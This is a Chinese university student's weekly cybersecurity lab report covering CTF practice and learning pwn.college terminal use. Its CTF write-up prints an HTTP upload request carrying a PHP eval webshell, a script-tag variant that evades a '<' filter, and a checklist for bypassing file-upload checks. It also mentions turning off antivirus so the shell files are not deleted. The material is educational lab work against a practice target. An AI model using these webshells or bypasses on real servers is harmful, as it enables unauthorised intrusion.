
# 计科 234 徐潘第 3 周周报


这周我完成的相关学习不是很多，主要因为从清明节开始就一直在忙那边的 SRTP 项目，这就耗费了大部分时间，因此本周我把对于网络安全的学习重点放在了对之前已经完成过的 CTF 题目的复习总结，并尽量又多完成了几道 CTF 题目，值得高兴的是我从加入网络攻防实验室到现在终于能够独立地完成一部分 CTF 题目了，但是对于难度较大的 CTF 题目还是不能独立解决，不过能有一个大概思路，也算是小有进步吧。


以下是我完成的学习内容：

## 1.CTF 题目训练

目前我一共已经完成了 40 道 CTF 题目，并对每一道题目的组成逻辑、解题思路以及解题过程作了详细的记录，同时对涉及到的知识点做了详细的笔记说明，虽然耗费时间但是确实能够加深记忆，并且方便后续复习





```
12.[极客大挑战 2019]Upload.md
C: > Users > xupan > Desktop > 网安实验室 > CTF > BUU CTF Web > 12.[极客大挑战 2019]Upload.md
#**[极客大挑战 2019]Upload 1**

启动靶机，网页显示上传图片，打开BP拦截，直接上传一个php一句话木马
BP抓到包了，那么放行，网页提示错误，可见文件检测存在后端
将一句话木马文件后缀改为jpg，打开BP拦截，上传该文件，抓包后将文件名改回php：

```shell
POST /upload_file.php HTTP/1.1
Host: 4c1c24a3-104b-40fd-aede-45c670e3be63.node5.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=----geckoformboundary88ed195e065e07bfdb47299c6d7368d7
Content-Length: 355
Origin: http://4c1c24a3-104b-40fd-aede-45c670e3be63.node5.buuoj.cn:81
Connection: keep-alive
Referer: http://4c1c24a3-104b-40fd-aede-45c670e3be63.node5.buuoj.cn:81/
Upgrade-Insecure-Requests: 1
Priority: u=0, i

------geckoformboundary88ed195e065e07bfdb47299c6d7368d7
Content-Disposition: form-data; name="file"; filename="111.php"
Content-Type: image/jpeg //注意这里传递了文件类型，只有“image/jpeg”能通过检测

<?php
@eval($_POST['a']);
?>
------geckoformboundary88ed195e065e07bfdb47299c6d7368d7
Content-Disposition: form-data; name="submit"

提交
------geckoformboundary88ed195e065e07bfdb47299c6d7368d7--
```

这次有报错不允许上传php文件，推测后端检测存在过滤
修改后缀名为phtml尝试，报错提示文件中包含“<”，可见该符号被过滤了
那么将php文件改为：


```shell
<script language="php">
    @eval($_POST['a']);
</script>
```

绕过“<”检测，再次上传
提示错误：这不是一个文件
那么可以想到使用010Editor将文件前两个字符改为图片字节标识，
```


这周我完成的 CTF 题目也都是 Upload 类型的题目，即上传 shell 到服务器上的题目，一般需要绕过各种检测，我结合之前完成的 Upload-labs 的 21 道题目，算是比较轻松的独立完成了 BUU 上的几道题目，不过有些该类型的 Web 题目还是和 Upload-labs 上的有较大差别的，所以算是又做了一个拓展吧

我差不多总结出了做这类题目的大致思路了：

1. 先抓包，判断前端、后端的检测类型
2. 有源码先看源码，没有的话先上传一句话木马，一般都会有报错提示，然后根据提示判断检测的逻辑（字符过滤、黑名单等）
3. 根据检测逻辑使用相应的绕开方法，如使用 phtml 后缀绕开黑名单检测，使用“..”后缀绕开字符过滤检测，使用 010Editor 编辑文件编码绕开文件头字符检测
4. 部分题目需要特殊的绕开方法，如使用脚本进行小马攻击，使用 htaccess、user.ini 修改服务器配置文件等



| 名称 | 修改日期 | 类型 | 大小 |
|---|---|---|---|
| 5.Upload-Labs-Pass2.md | 2025/3/25 20:16 | Markdown file | 2 KB |
| 6.Upload-Labs-Pass3.md | 2025/3/27 10:40 | Markdown file | 3 KB |
| 7.Upload-Labs-Pass4.md | 2025/3/27 16:08 | Markdown file | 4 KB |
| 8.Upload-Labs-Pass5.md | 2025/3/29 16:33 | Markdown file | 5 KB |
| 9.Upload-Labs-Pass6.md | 2025/3/29 16:33 | Markdown file | 2 KB |
| 10.Upload-Labs-Pass7.md | 2025/3/29 16:34 | Markdown file | 2 KB |
| 11.Upload-Labs-Pass8.md | 2025/3/29 16:34 | Markdown file | 2 KB |
| 12.Upload-Labs-Pass9.md | 2025/3/29 16:34 | Markdown file | 4 KB |
| 13.Upload-Labs-Pass10.md | 2025/3/29 16:34 | Markdown file | 3 KB |
| 14.Upload-Labs-Pass11.md | 2025/3/29 16:35 | Markdown file | 2 KB |
| 15.Upload-Labs-Pass12.md | 2025/3/29 16:35 | Markdown file | 4 KB |
| 16.Upload-Labs-Pass13.md | 2025/3/29 16:35 | Markdown file | 3 KB |
| 17.Upload-Labs-Pass14.md | 2025/3/29 16:35 | Markdown file | 4 KB |
| 18.Upload-Labs-Pass15.md | 2025/3/29 16:35 | Markdown file | 3 KB |
| 19.Upload-Labs-Pass16.md | 2025/3/29 18:33 | Markdown file | 3 KB |
| 20.Upload-Labs-Pass17.md | 2025/3/29 19:53 | Markdown file | 6 KB |
| 21.Upload-Labs-Pass18.md | 2025/3/30 12:15 | Markdown file | 5 KB |
| 22.Upload-Labs-Pass19.md | 2025/3/30 12:32 | Markdown file | 5 KB |
| 23.Upload-Labs-Pass20.md | 2025/3/30 16:22 | Markdown file | 2 KB |
| 24.Upload-Labs-Pass21.md | 2025/3/30 17:19 | Markdown file | 5 KB |



| | | | |
|---|---|---|---|
| 1Ghost.jpg | 2025/3/27 11:19 | JPG 文件 | 166 KB |
| 2Trap.png | 2025/3/29 12:01 | PNG 文件 | 321 KB |
| 3Catch.gif | 2025/3/29 12:03 | GIF 文件 | 159 KB |
| 111.jpg | 2025/3/29 11:54 | JPG 文件 | 1 KB |
| 222.php | 2025/3/30 11:14 | PHP file | 1 KB |
| 333.php | 2025/4/12 18:35 | PHP file | 1 KB |
| extro.txt | 2025/3/27 18:50 | 文本文档 | 1 KB |
| test1.txt | 2025/3/27 19:05 | 文本文档 | 1 KB |
| trans.htaccess | 2025/3/27 15:34 | HTACCESS 文件 | 1 KB |
| trans.user.ini | 2025/3/27 16:42 | 配置设置 | 1 KB |

上面就是我经常用到的一句话木马、图片马等 shell 文件，每次编写时都要记得退出火绒，否则火绒会零帧起手直接给删了

## 2. pwn college 与终端的使用

由于上周开组会时发现我这个现在的加速器不能访问 pwn college，于是我又特地用一些手段（懂的都懂），总算是找到工具解决了网络问题，现在能够正常访问 pwn college。这周我在上面主要学习如何使用 pwn college，尽力看了一下上面老外的视频讲解（老外在上面讲的英语语速比六级听力都快还没字幕），大

致了解了 pwn college 主要使用终端开启 challenge，并初步学习了一下终端如何使用。这次周报使用 Github 我也是学习着使用终端命令提交的，不过我目前对于终端使用的各种命令不是很了解，以后应该还会经常用到终端，后面会继续多了解学习。

这就差不多是这周我完成的学习，不是很多就是因为 SRTP 太忙了，将近 3 万字的申请书一周内返稿了 4 次，不过这东西 4 月 15 日就提交了，下周时间会很宽裕，在学习必修课程的同时也会增加咱网安实验室的学习时间，实验室若有任务安排我也会保证完成